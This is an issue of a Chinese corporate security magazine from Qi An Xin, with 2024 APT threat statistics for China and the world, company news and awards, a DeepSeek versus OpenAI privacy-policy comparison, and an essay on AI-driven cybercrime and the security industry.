奇安信威胁雷达是奇安信威胁情报中心基于奇安信大网数据和威胁情报中心失陷检测（IOC）库，用于监

> DarkHotel、海莲花、伪猎者、
> 虎木槿、蔓灵花、摩诃草等
> 海外攻击组织积极针对国内重点目标。




图 1 2024 年中国境内疑似受控 IP 数量月度分布

图 2 2024 年中国境内每月新增疑似受控 IP 数量变化趋势




图 3 2024 年中国境内疑似受控 IP 地域分布

控全境范围内疑似被 APT 组织、各类僵木蠕控制的网络资产的一款威胁情报 SaaS 应用。通过整合奇安信的高、中位威胁情报能力，发现指定区域内疑似被不同攻击组织或恶意软件控制的主机 IP，了解不同威胁类型的比例及被控主机数量趋势等。可进一步协助排查重点资产相关的 APT 攻击线索。

基于奇安信威胁雷达境内的遥测分析，我们从以下方面对我国境内疑似遭受的 APT 攻击进行了分析和统计。

（一）受控 IP 数量和趋势

奇安信威胁情报中心基于威胁雷达在 2024 年监测到数十个境外 APT 组织针对我国范围内大量目标 IP 进行通信，形成了大量的境内 IP 与特定 APT 组织的网络基础设施的高危通信事件。其中还存在个别 APT 组织通过多个 C2 服务器与同一 IP 通信的情况。

图 1 所示为 2024 年奇安信威胁雷达遥测感知的我国境内每月连接境外 APT 组织 C2 服务器的疑似受害 IP 地址数量统计，平均每月有超 2500 个境内 IP 地址疑似受控。其中，7 月份受控 IP 数据量明显高于其他月份。

2024 年中国境内每月新增疑似被境外 APT 组织控制的 IP 数量变化趋势如图 2 所示，反映了 APT 组织攻击活跃度变化走向。7月为全年数值高峰。

（二）受害目标地域分布

图 3 所示为 2024 年中国境内疑似连接过境外 APT 组织 C2 服务器的 IP 地址地域分布，分别展示了各省疑

似受害 IP 地址的数量：广东省受境外 APT 团伙攻击情况最为突出，占比达 24.6%，其次是浙江、上海、北京、江苏等地区。

（三）受害行业分布

进一步通过奇安信威胁雷达的遥测感知和奇安信红雨滴团队基于客户现场的 APT 攻击线索，并结合使用了奇安信威胁情报的全线产品告警数据进行分析：2024 年涉及我国科研教育、信息技术、制造、政府机构、建筑、医疗健康行业的高级威胁事件占主要部分，占比分别为 16.0%，14.8%，14.8%，8.0%，6.1%，6.1%。其次为交通运输、能源、金融、新闻媒体等领域。受影响的境内行业具体分布如图 4 所示。

根据归属于各个 APT 组织的 IOC 告警量排名，攻击我国境内的前十 APT 组织及其针对的行业领域如表 1 所示。

二、全球高级持续性威胁总览

公开来源的 APT 情报（以下简称“开源情报”）分析是了解全球网络安全研究机构安全关注、认知全球高级持续性威胁发展趋势的重要手段之一。2024 年，奇安信威胁情报中心对全球 200 多个主要的 APT 类情报来源进行持续监测，监测内容包括但不限于 APT 攻击组织报告、APT 攻击行动报告、疑似 APT 的定向攻击事件、APT 攻击相关的恶意代码和漏洞分析，以及我们认为需要关注的网络犯罪组织及其相关活动。

奇安信威胁情报中心在 2024 年




图 4 2024 年高级威胁事件涉及境内行业分布情况

排名	组织名称	涉及行业
TOP1	APT-Q-31（海莲花）	政府、科研教育
TOP2	APT-Q-82 (Gamaredon)	政府、科研教育、电信
TOP3	FaceDuck	科研教育
TOP4	APT-Q-27 (GoldenEyeDog)	博彩、诈骗
TOP5	APT-Q-20（毒云藤）	国防军事、政府、信息技术、科研教育
TOP6	APT-Q-37（蔓灵花）	政府、科研教育、信息技术、能源
TOP7	APT-Q-29 (Winnti)	信息技术、金融
TOP8	APT-Q-1 (Lazarus)	政府、金融、国防军事
TOP9	APT-Q-39（响尾蛇）	科研教育、建筑、制造
TOP10	APT-Q-36（摩诃草）	科研教育、医疗健康、信息技术

表 1 IOC 告警量排名前十 APT 组织及针对的目标行业




图 5 2024 年全球公开的高级威胁报告数量月度统计

监测到的高级持续性威胁相关公开报告总共 279 篇。各月监测数据如图 5 所示。

（一）受害目标地域分布

高级威胁活动涉及目标的国家和地域分布情况统计如图 6 所示（摘录自公开报告中提到的受害目标所属国家或地域），可以看到公开披露的大部分高级威胁攻击活动集中在乌克兰、中国、美国、以色列、韩国等几个国家。

图 6 2024 年公开披露的高级威胁活动针对的国家和地区

（二）受害行业分布

开源情报数据显示，全球高级持续性威胁首要针对的三大行业分别为政府机构、国防军事、金融。2024 年国内外披露的 APT 相关活动报告中，涉及政府机构（包括外交、政党、选举相关）的攻击事件占比为 25.4%；涉及国防军事的攻击事件占比为 17.5%；涉及金融的攻击事件占比为 10.7%；科研教育相关的事件占比为 7.9%。此外，攻击事件发生较多的行业还有科技、制造、能源、电信、医疗卫生、交通运输。

2024 年高级威胁事件涉及行业分布情况如图 7 所示。




图 7 2024 年全球高级威胁事件涉及行业分布

（三）活跃高级威胁组织情况

本次报告对开源情报中所提及的所有 APT 组织及相关行动进行了分析和整理。其中，提及率 Top 5 的 APT 组织分别是：Kimsuky 10.1%，Lazarus 7.9%，摩诃草 3.2%，APT28 3.2%，C-Major 2.9%，如图 8 所示。

进一步对高级威胁活动公开报告中提及或命名的攻击行动 / 攻击者名称，按照同一背景来源进行归类处理，得到的统计情况如图 9 所示，2024 年高级威胁活动公开报告总共涉及 103 个命名的威胁来源。安




图 8 2024 年全球活跃高级威胁组织

图 9 2024 年公开披露的高级威胁类攻击组织和行动

大事记

新闻联播：努力开创民营经济发展新局面——齐向东谈参会心得体会

在参加民营企业座谈会后，奇安信集团董事长齐向东表示：“总书记召开了民营企业家的座谈会，我觉得这是再次给我们吃‘定心丸’，让我们能够甩开膀子、撸起袖子加油干。我能够切身地感受到总书记对我们民营企业、民营企业家的厚爱，我感觉我自己再次点燃了创业奋斗的激情。”

齐向东参加民营企业座谈会

据新华社报道，中共中央总书记、国家主席、中央军委主席习近平 17 日上午在京出席民营企业座谈会。在听取民营企业负责人代表发言后，习近平发表了重要讲话。李强、丁薛祥出席座谈会，王沪宁主持。

参加座谈会的民营企业家包括：宁德时代董事长曾毓群、阿里巴巴创始人马云、飞鹤乳业董事长冷友斌、正泰集团董事长南存辉、新希望董事长刘永好、华为创始人任正非、比亚迪董事长王传福、韦尔股份董事长虞仁荣、小米董事长雷军、奇安信董事长齐向东、腾讯董事会主席兼首席执行官马化腾、宇树科技创始人王兴兴、幻方量化深度求索（DeepSeek）创始人梁文锋等。

奇安信集团与武汉纺织大学达成战略合作

2 月 19 日，奇安信集团与武汉纺织大学在校内成功举办了校企合作交流会议，并正式签署战略合作协议。此次合作标志着双方在网络安全、计算机科学和人工智能等领域的深度合作正式开启，为推动教育与产业深度融合、培养高水平网络安全人才，注入了强大的动力。

奇安信与东方国信达成战略合作 筑牢 AI 安全底座

2 月 11 日，网安领军企业奇安信与大数据、云计算、人工智能龙头企业东方国信达成战略合作，携手打造基于

奇安信 BONC 东方国信

DeepSeek 基座的人工智能智算平台，致力于加速推动人工智能的广泛应用，并解决 AI 基座自主可控、降本增效及开源育生态等关键问题，共同推动我国人工智能产业迈向新高度。

全国政协推动人工智能更好服务“四个面向”专题组座谈会在奇安信召开

近日，全国政协副主席陈武率全国政协教科卫体委员会“推动人工智能更好服务‘四个面向’”课题组到奇安信安全中心走访并召开座谈会，与云深处、阿里云、字节跳动、蚂蚁集团、奇安信等人工智能生态链企业代表深入协商交流，共话人工智能赋能科技前沿、经济主战场、国家重大需求和人民生命健康的新路径。

齐向东：人工智能创新将由广大创业者主导

2 月 6 日，武汉市召开“新春第一会”——全市科技创新大会，奇安信集团董事长齐向东在发言中表示，人工智能带来大量畅想空间，创业者或将成为主导力量。

“大家都参与，技术进步就快。”齐向东认为，人工智能创新的学习门槛和成本快速下降，将激发创新创业团队涌现。“大模型是巨头创新”的认知被改变，人工智能创新将由广大创业者主导。与此同时，人工智能创新也引发了更大胆的未来设想，技术应用始终是公众关注的焦点，人工智能与脑机接口等结合或将变成未来产业的基础设施。

齐向东也注意到，随着人工智能快速发展而来的，还有网络安全风险。数据隐私安全、认知安全、基础设施安全三大安全隐忧需要引起注意。

奇安信：DeepSeek 遭受大量境外网络攻击 超两千仿冒域名潜藏风险

1 月 28 日，奇安信 XLab 实验室最新报告显示，DeepSeek 近一个月来一直遭受大量海外攻击。1 月 27 日起手段升级，除了 DDos 攻击，XLab 实验室还发现了大量密码爆破攻击，DeepSeek 的 AI 服务和数据正在经历前所未有的安全考验。实验室相关专家表示，攻击在未来将持续。

1 月 30 日凌晨，即农历大年初二，奇安信 XLab 实验室监测发现，针对 DeepSeek（深度求索）线上服务的攻击烈度突然升级，其攻击指令较 1 月 28 日暴增上百倍。XLab 实验室观察到至少有 2 个僵尸网络参与攻击，共发起了两波攻击。

2 月 5 日，奇安信 XLab 实验室最新报告称，仿冒 DeepSeek 的网站、钓鱼网站已经超过两千个，并还在快速增加中，用户需要高度警惕。这些仿冒网站利用相似的域名和界面来误导用户，用来传播恶意软件、窃取个人信息或骗取订阅费用。此外，骗子紧跟技术潮流，利用市场的兴奋情绪，还推出了所谓“DeepSeek 加持”的各种高大上功能的空气币（无实质价值的虚拟货币），甚至出现宣称可以购

买 DeepSeek 内部原始股的网站。这种模式与过往许多科技爆款（如 ChatGPT）在爆火后迅速出现大量仿冒和诈骗的趋势高度相似，也可能给用户带来大额财产损失。

荣誉墙

网络安全综合管理平台获评“2024 年网络安全技术应用典型案例”

2 月 5 日，工业和信息化部等十三部门办公厅（办公室、秘书局、综合司）正式公布 2024 年网络安全技术应用典型案例项目名单。由奇安信承建的网络安全综合管理平台示范试点项目榜上有名。


该网络安全综合管理平台是奇安信承建的首个按照信创要求和对标国家标准建设的网络安全综合管理平台，在全国范围内具有强烈的示范效应。

赛迪报告：奇安信获企业级安全浏览器市场份额第一

“2023 年，中国企业级安全浏览器市场竞争较为激烈。从市场份额上来看，奇安信集团凭借其多年的技术优势及市场积累，排名位居第一位。”近日，国内权威咨询机构赛迪顾问发布《中国企业级安全浏览器市场研究报告（2024）》。从市场规模来看，近几年随着全民网络安全意识的提高，政企机构对办公入口——浏览器的管理及安全重视度也在不断提升，对企业级浏览器的需求开始逐步显现。

赛迪顾问：奇安信威胁情报再获国内市场份额第一

国内权威咨询机构赛迪顾问发布的年度《中国威胁情报市场研究报告（2024）》，深入剖析了当前国内威胁情报市场的规模现状、产品结构、市场发展等特点。奇安信集团以市场份额第一稳居榜首，彰显了其在威胁情报领域的深厚积累和全栈网络安全产品与解决方案的综合实力。



奇安信入选 Gartner® 中国环境数据安全平台代表供应商

国际市场研究与咨询机构 Gartner® 近期发布了《中国环境：数据安全平台市场指南》（China Context:‘Market Guide for Data Security Platforms’），认为“数据安

全平台可以实现数据安全治理的自动化，并提高整个组织数据存储库的合规性”，强调了数据安全平台在现代企业管理中的重要性。奇安信凭借数据安全管控平台，被认定为国内该领域代表性供应商。

奇安信入选 Forrester 全球外部威胁情报服务代表性提供商

国际权威咨询机构 Forrester 发布的《The External Threat Intelligence Service Providers Landscape, Q1 2025》，评估了全球 29 家主要的外部威胁情报服务提供商（ETISP）。奇安信凭借全面的威胁情报产品矩阵和强大的威胁情报赋能能力成功入选。

2024 年，奇安信率先将大模型技术、安全知识图谱、大规模图分析等人工智能技术，应用于威胁情报领域，取得了较好的效果，尤其是能够关联分析基于传统分析方法无法得到的高价值威胁情报。

QAX-GPT 安全机器人系统获年度网络和数据安全产品创新奖

近日，在由中国计算机行业协会网络和数据安全专业委员会举办的年度工作会议上，奇安信集团 QAX-GPT 安全机器人系统荣获了“2024 年度十佳网络和数据安全产品创新奖”。QAX-GPT 安全机器人不仅拥有强大的威胁研判能力，能够为企业提供 7*24 小时自动实时分析网络流量威胁的服务，并且通过智能研判、智能问答、智能驾驶舱等先进功能，显著提升了网络安全运营效率。

奇安信获评中国信息安全测评中心威胁情报“突出贡献支撑单位”

近日，中国信息安全测评中心旗下的国家网络威胁信息汇聚共享技术平台（CNTISP），为表彰奇安信过去一年在威胁情报数据处理和 APT（高级持续性威胁）追踪方面所作出的杰出贡献，授予其“突出贡献支撑单位”称号，并向奇安信威胁情报中心和高级威胁情报分析师颁发了“特殊贡献奖”。这不仅是对奇安信在威胁情报领域深厚技术实力与卓越贡献的高度认可，也突显了其在保障国家网络安全方面所发挥的关键作用。

产品动态

1200 万 +！奇安信中标国家某电网年度设备招标采购

近日，国家某电网公司公布了 2024 软硬件购置项目第

四批次结果，奇安信旗下多款主力网络安全产品中标，成为本次入围购置项目中的主要赢家。其中中标产品包括自动化渗透测试系统、威胁情报站、智慧防火墙、入侵检测系统、入侵防御系统等，涵盖了网络攻防、边界安全、威胁情报等多个领域，中标总金额超过 1200 万元。

奇安信天眼中标某大型银行千万级信创项目

近期，奇安信旗下“天眼威胁监测与分析系统”以卓越的技术实力，成功中标某大型商业银行千万级别的国产化网络威胁检测与响应（NDR）设备采购项目。此次与天眼合作的意义重大，不仅实现了该银行总部及分支机构天眼系统核心引擎及组件、关键芯片和操作系统的全面国产化，更构建了覆盖全行的国产化网络威胁检测与响应体系，为金融行业网信系统的信创建设树立了全新标杆。

奇安信 CNAPP 五大能力域获中国信通院先进级认证

奇安信云原生应用保护平台（CNAPP）在云工作负载保护、环境适配能力、代码安全、镜像安全、网络微隔离等五大能力域表现出色，顺利通过中国信息通信研究院《云原生应用保护平台（CNAPP）能力要求》先进级标准评测，获得“可信云 · 云原生应用保护平台（CNAPP）检验证书”，并于同期成功取得《可信云 · 云原生能力成熟度——架构安全检验证书》L4 级成熟度证书。

盘古石取证 12 款产品再度入围公安部警用装备采购项目

日前，公安部警用装备采购中心发布了《2024 年警用取证设备框架协议采购项目成交公告》。奇安信旗下“盘古石取证”凭借出色的技术实力和优质的产品服务再度入选。入围的 12 款产品覆盖电子数据取证的各个关键领域，包括手机取证、计算机取证、网络取证等不同产品方向，也覆盖了实验室检验鉴定、现场勘查等应用场景。在所有中标入围企业中，奇安信入围品类最全、范围最广。

奇安信安全智能体深度接入 DeepSeek

2 月 5 日，奇安信宣布已完成与 DeepSeek（深度求索）的全面深度接入，这标志着奇安信在 AI 驱动安全战略方面又迈出了重要一步。数据表明，奇安信自研 QAX 安全大模型通过 DeepSeek R1 进行了一系列的优化和蒸馏后，不仅运营成本实现了大幅降低，同时，在威胁研判等多个场景下的模型性能方面获得了显著提升，这势必进一步扩大奇安信在人工智能与网络安全融合创新的领先优势。

社会责任

北京市民政局到北京奇安信公益基金会开展调研座谈

2 月 18 日，北京市民政局副局长王建华一行到奇安信安全中心，就进一步加强政府救助与慈善帮扶有效衔接，对北京奇安信公益基金会进行座谈调研。奇安信集团副总裁、公益基金会名誉理事长齐子昕接待并陪同调研。

奇安信

新一代网络安全领军者

「零事故」安服团队重磅力作

900余次实战攻防演练的经验总结

从红队、蓝队、紫队视角全面解读攻防演练

扫码购买

DeepSeek 与 OpenAI 隐私政策对比：数据安全与用户权益的平衡考虑

作者 祝媛

编者按

在人工智能技术快速发展的今天，用户隐私保护成为企业合规与社会责任的核心议题。作为领先的人工智能平台，DeepSeek 和 OpenAI 发布了各自的隐私政策。本文基于二者的隐私政策文本，从数据收集范围、法律适用、本地化要求、数据使用目的、未成年人保护等维度展开对比分析，探讨两者在隐私保护策略上的异同，以飨读者。

（注：本文对比的 DeepSeek 隐私政策更新日期为 2024 年 12 月 5 日，OpenAI 隐私政策更新日期为 2024 年 11 月 4 日。）

一、数据收集：透明度与边界

DeepSeek 的隐私政策明确要求用户提供手机号码进行实名注册，以满足中国《网络安全法》的实名制要求。此外，在付费服务中需提交身份证号或企业法定代表人信息，以强调身份认证的必要性。其主要收集用户数据的范围包括个人信息、交互内容、设备信息等。用户在注册时需提供手机号码、电子邮件、密码等个人信息，以及第三方账号的公开信息（头像、昵称）；在使用服务时，设备信息（如操作系统、硬件型号、IP 地址等）和交互内容（用户输入的文本、图片、文件及对话反馈评价）也会被收集；在付费服务中仅要求用户提供实名认证所需的基础身份信息（如个人真实姓名、证件号），强调“拒绝提供不影响其他功能使用”，并收集支付信息，如充值订单、交易记录等。

OpenAI的数据收集范围更广泛，涵盖用户主动提供的信息（如账户信息、用户生成内容）及技术自动采集的数据。包括：用户内容（提示词、上传的文件、图像、音频）；技术信息（设备标识符、基于 IP 或 GPS

获取的地理位置、使用日志）；第三方来源（从合作伙伴获取数据以补充分析，并明确表示可能使用公开互联网信息训练模型）。值得注意的是，OpenAI 对“用户内容”的使用条款中提及“可能用于改进服务，如训练 ChatGPT 模型”，用户在公开渠道发布的内容可能会被用于研究和改进其服务。用户需主动选择退出此类用途，否则默认同意。

【要点提炼】

DeepSeek 是数据收集贯彻“最小必要原则”，更强调“必要性”（尤其是实名信息）。在敏感信息处理方面，明确声明不主动收集生物识别、金融账户等敏感数据。OpenAI 可能通过设备传感器（如 GPS）间接获取地理位置信息。

此外，DeepSeek 在条款中明确划分“必需信息”与“可选信息”，OpenAI 的“与关联方共享数据”条款存在模糊空间，可能涉及更复杂的商业利用场景。

二、法律适用与本地化要求

DeepSeek 严格遵循中国法律，明确引用《网络安全法》《数据安全法》《个人信息保护法》等法律法规条款，强调配合刑事侦查、国家安全等法定情形下的数据披露。

在数据本地化方面，DeepSeek 限定数据存储于中国大陆境内服务器，且“未经单独同意不向境外传输数据”，仅在用户主动发起跨境行为（如国际交易）时，才可能触发数据出境，且需用户明示授权。

OpenAI 的全球化布局架构使其受美国法律主导，同时也提及欧盟用户的数据权利（如 GDPR 下的可携带权），默认数据可能存储于美国、爱尔兰等境外节点，并依据服务需求自动分配存储位置。

> DeepSeek 与 OpenAI 的隐私政策差异，实质上反映了中美两国在数据治理模式与技术路线上的不同取向。

【要点提炼】

DeepSeek 通过数据本地化与实名制设计，将中国法律作为核心遵循依据，体现中国数据主权政策，对于国内政企用户而言更符合监管要求。OpenAI 为欧洲经济区、英国和瑞士提供另一套隐私政策（主要参考 GDRP），在其他地区采取通用隐私政策，整体以美国法律为根基，通过统一政策适配主要市场。

可以看出，DeepSeek 与 OpenAI 均采取“主动择法”策略，即以单一司法管辖区的法律框架为主导，尽可能避免因跨境多法域执法竞合导致的合规碎片化，旨在维持服务完整性与运营效率。这种策略与 TikTok 采用的“分国定制”（如中国版抖音与国际版 TikTok 分立）形成鲜明对比。二者的选择表明，在技术可控范围内，集中化法律适用是企业平衡合规与商业可行性的优先路径。

三、用户权利

DeepSeek 具有详细的本土化操作路径，提供具体操作指引（如设备权限管理）。支持设置对话记录 7~30 天自动删除，用户可“查阅、复制、删除”历史对话，且提供“一键导出历史数据”功能；在权限管理方面，用户可随时关闭相机、位置等设备权限，并实时查看第三方数据共享清单；对于注销账号、逝者数据处理等问题均有详细操作指引，允许近亲属在核验身份后申请删除或转移逝者账号信息。注销账号需验证身份，数据删除受法律留存要求限制。

OpenAI 施行全球化权利框架，支持数据可携带权、删除权及异议权，符合 GDPR 等国际标准。标准化流程方面，用户需通过在线表格或邮箱申请权利行使，历史对话需用户手动操作逐条删除，且未提供批量管理工具。

【要点提炼】

DeepSeek 在功能设计上更贴

近用户的实际需求（如自动删除、亲属继承），注重操作层面的用户指引；OpenAI 以通用权利框架适配多国法律，其权利实现依赖用户主动发起且流程较长。

四、未成年人保护条款

在未成年保护方面，二者均有特别说明。DeepSeek 设置了明确的年龄限制，未满 18 周岁用户需在监护人同意和指导下注册使用；未满 14 岁儿童信息主动删除；若发现在未事先获得监护人同意的情况下自动收集了儿童的个人信息，将“设法尽快删除”。OpenAI 声明“服务不面向 13 岁以下儿童”，发现后立即删除数据；未满 18 周岁用户必须获得父母或监护人的许可方可使用服务。

【要点提炼】

二者均以“不主动收集 + 事后删除”降低法律风险，DeepSeek 通过实名制间接落实年龄管控；OpenAI 无强制实名要求，未成年人可能通过虚假信息绕过限制。

DeepSeek 与 OpenAI 隐私政策对比简表

	DeepSeek	OpenAI
数据收集	手机号、身份证号、交互内容、设备信息	账户信息、用户内容、设备标识、地理位置
法律适用	中国《网络安全法》《数据安全法》《个人信息保护法》	美国州法（如CCPA）、GDPR（欧盟用户）
数据存储	中国大陆境内	主要在美国境内
未成年人保护	未满14岁信息主动删除	不面向13岁以下儿童
用户权利	提供具体操作指引（如删除对话）	支持数据可携带权、在线申请权利
数据使用目的	服务优化、安全分析等	模型训练、商业合作等

结语

DeepSeek 与 OpenAI 的隐私政策差异，实质上反映了中美两国在数据治理模式与技术路线上的不同取向。DeepSeek 在强监管环境下，以“合规优先”确保数据安全与可控，在严格遵循中国数据本地化法规的基础上，为用户提供细粒度的数据生命周期管理工具。OpenAI 则依托技术优势与全球化布局，在开放性与合规性间寻求平衡，尤其适合需要对接国际生态、享受多语言服务的企业与个人。

对于用户而言，深入理解企业如何处理数据，既是维护个人信息安全的关键，也是有效行使数据权利的基础；对于企业而言，隐私政策不仅关乎合规，更是塑造品牌公信力、提升用户粘性的核心要素。在数字经济快速发展的当下，数据保护已成为人工智能领域企业竞争力的重要组成部分。如何在技术创新与隐私安全之间寻求最佳平衡，不仅关乎市场竞争，更关乎数字生态的可持续发展。

关于作者

祝媛

苏州信息安全法学所安全研究员

苏州信息安全法学所致力于搭建国内外合作交流平台，持续专注于挖掘信息安全法学所涉及的政治、文化、经济、技术和社会等关系，开展网络安全、数据治理等领域相关的法律政策和产业研究。

网络黑产借 AI 升级，网安产业面临颠覆性重构

作者　奇安信产业发展研究中心

一个影响深远的新技术出现，人们往往倾向于在短期内高估它的作用，而在长期内又低估其影响。

当前，攻防双方都在紧张地探索 AI 杀手级的应用。因此，无论监管机构、安全行业，还是政企机构，都需要积极拥抱并审慎评估 AI 技术与大模型带来的巨大潜力和确定性，监管与治理必须及时跟进，不能先上车再补票。

同时，我们发现了一个有趣的现象，那就是随着人工智能技术的发展，在 AI 技术的加持下，以网络攻击为底层技术，钓鱼、深度伪造、数据勒索、加密货币为表现形式的网络安全黑色产业链有越变越大的趋势，在部分国际事件中（俄乌、巴以）我们甚至怀疑有国家力量参与其中。

过去的网络安全，规划、建设和运营主要投放在单位和组织里，重点是对政企的网络、系统、数据、业务进行网格式纵深防御，这方面我们已经有了非常成熟和体系化的产品和方案来应对，攻击者想正面突破的难度和代价极大；而对个体的管理通常只会映射到个体所属的资产，监控异常状态，随着 AI 技术的应用，攻击者发现诱骗或攻破数量繁多的个体更容易，通过 AI 钓鱼攻击、询问互动、委托操作、API 调用等手段，用合法的身份、权限和流程来获取数据或植入后门，完成隐蔽性极强的网络攻击，高危的、容易受到攻击的个体包括缺乏安全意识的个人、移动终端、物联网终端、云主机等。

AI 技术的快速发展迭代，对网络安全产业产生了巨大的影响，可以说人工智能正在颠覆传统网络安全产业，重塑新的网安产业结构，在人工智能技术的影响下，网络安全产业格局正在朝着四个方向发展演进。

首先是，传统网络安全产品与技术的翻新迭代。

网络安全的底层逻辑是攻防和对抗，人工智能技术并没有改变这一逻辑，按照攻防对抗的底层逻辑构建的传统网络安全产品、技术、体系依然

在 AI 技术的加持下，以网络攻击为底层技术，钓鱼、深度伪造、数据勒索、加密货币为表现形式的黑色产业链有越变越大的趋势。

有效，人工智能技术放大了网络安全攻防不对等，对网络安全产品的协作与体系化的程度提出了高要求，传统网络安全厂商需要对已有的产品和技术进行针对性的翻新迭代，才能适配人工智能场景下的新攻防的强度和烈度，这里的关键工作就是使产品具备工具属性。

过去的网络安全产品有个常见现象，就是拼命的往产品里堆加各种功能，以提高自己的竞争力，显得自己的产品无所不能。传统网络安全产品的翻新迭代其实并不是要增加功能，甚至是要相反的减少功能，把留下来的功能要做得更强大、稳定、易用、可读、可集成、可调度。

其次是，解决人工智能引入的新的安全问题。

绝大多数普通人和组织在人工智能面前是不堪一击的，人工智能站在安全的对立面跟人类社会对抗是极度恐怖的，人工智能的使用不当会造成及其严重的后果。比如，2023 年香港某公司员工被深度伪造技术骗走 2 亿港币；Palo Alto 团队仅用三次交互就越狱大模型（LLM），成功诱导大模型生成有害内容；三星员工使用大模型泄露核心机密。大模型发展至今，自身安全问题事件频发，涉及新技术、隐私、伦理、法规、监管等安全问题，也被越来越重视，成为网络安全产业的新方向，也产生了一批从事反深度伪造、算法安全、隐私计算领域的网络安全新生代企业。

再次是，用人工智能技术解决网络安全问题。

自 2023 年以来，人工智能技术就一直在数字化的这颗科技树上长期霸榜，但由于进行人工智能相关的技术研发对算力、数据门槛要求极高，目前国内只有少数头部网络安全厂商有能力在人工智能方面真正投入，开发自己的安全大模型。

作为国内最早提出“AI 驱动安全”的网络安全产业龙头企业，奇安信持续注重生成式 AI 在网络安全软件技术领域的创新应用，率先发布了奇安信安全大模型（QAX-GPT），并充分依托自身最完整的产品体系、领先的研发实力、广泛的客户场景，将生成式 AI 应用实践到多个产品和服务领域，在“AI 驱动安全”这条路上率先进行了大量探索实践。目前无论在 AI 驱动安全运营、AI 驱动体系、AI 驱动智能攻防、AI 驱动全场景升维（如代码开发、漏洞挖掘、电子取证、操作流程自动化）等方面，都取得了业内领先的成果。

最后是，人工智能强相关专项安全能力加强。

大模型是人工智能的基础平台，人工智能赋能千行百业需要进入场景，成为某种应用。使用人工智能技术解决网络安全问题就是其中的一种应用，人工智能赋能业务，需要首先解决安全问题，才可能大范围规模复制，这时候我们会发现，有一部分已经具备的传统网络安全能力，如零信任、终端安全、API 安全、供应链安全、漏洞管理、安全运营、威胁情报等，在人工智能时代下，需要做专项的能力加强，用 AI 打败 AI。

可以看到，网络安全厂商在面对人工智能技术时，普遍选择了拥抱人工智能的态度，但侧重点有所不同，以奇安信为代表的头部厂商在持续投入安全垂直大模型的研发，用 AI 技术整合和集成安全产品、技术、数据及能力，力求做到在用户侧实现体系化交付。更多的网络安全厂商，在平衡投入与产出周期后，选择对自己的传统网络安全产品做 AI 场景下的能力增强与翻新，使产品更加工具化和标准化，为不同应用场景提供能力配套。

关于作者

奇安信产业发展研究中心

